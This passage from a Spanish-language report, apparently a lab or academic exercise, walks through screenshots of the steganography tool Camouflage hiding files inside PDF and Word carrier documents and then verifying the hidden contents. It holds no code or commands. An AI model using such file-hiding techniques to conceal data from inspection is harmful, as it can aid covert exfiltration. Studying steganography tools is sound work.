


Ilustración 20. Selección del archivo PDF como archivo para el camuflaje.

En este paso, se configura un archivo PDF como el archivo portador para el camuflaje. Esto significa que todos los archivos seleccionados serán ocultados dentro de este documento PDF.

5.1.20 Proceso de Camuflaje en PDF Completado




Ilustración 21. Archivo PDF camuflado resultante

Esta captura confirma la finalización exitosa del proceso de camuflaje usando un PDF como portador. Se ha generado el archivo pdf_Camuflaje.pdf que contiene todos los archivos seleccionados ocultos.

5.1.21 Propiedades del Archivo PDF Camuflado




Ilustración 22. propiedades del archivo PDF después del proceso de camuflaje.

Esta captura muestra las propiedades técnicas del archivo pdf_Camuflaje.pdf después del proceso de ocultamiento.

5.1.22 Verificación de Archivos en el PDF Camuflado




Ilustración 23. Interfaz mostrando la lista de archivos extraíbles del PDF camuflado

Esta es la verificación final y del camuflaje en PDF. Al abrir el archivo pdf_Camuflaje.pdf con Camouflage, la herramienta muestra la lista completa de archivos ocultos.

5.1.23 Selección de Archivos para Camuflaje en Word




Ilustración 24. Interfaz archivos para ser ocultados dentro de un documento Word

Esta captura documenta otra prueba exitosa de camuflaje, esta vez utilizando un documento Word como portador.

5.1.24 Configuración del Archivo Word




Ilustración 25. Selección del archivo para el camuflaje en Word.

En este paso, se configura un archivo Word como el archivo portador para el camuflaje. Esto significa que todos los archivos seleccionados serán ocultados dentro de este documento Word.

5.1.25 Creación del Archivo Word Camuflado




Ilustración 26. Configuración final para generar el archivo Word camuflado

Esta captura muestra la configuración final antes de generar el archivo camuflado.

Nombre del archivo: Word_camouflage.docx




Ilustración 27. propiedades del archivo WORD después del proceso de camuflaje.

5.1.26 Propiedades del Archivo Word Camuflado




Ilustración 28. propiedades del archivo Word después del proceso de camuflaje.

Esta captura muestra las propiedades del archivo Word_camuflaje.docx después del proceso de ocultamiento.

5.1.27 Selección de Archivos para Camuflaje en Excel

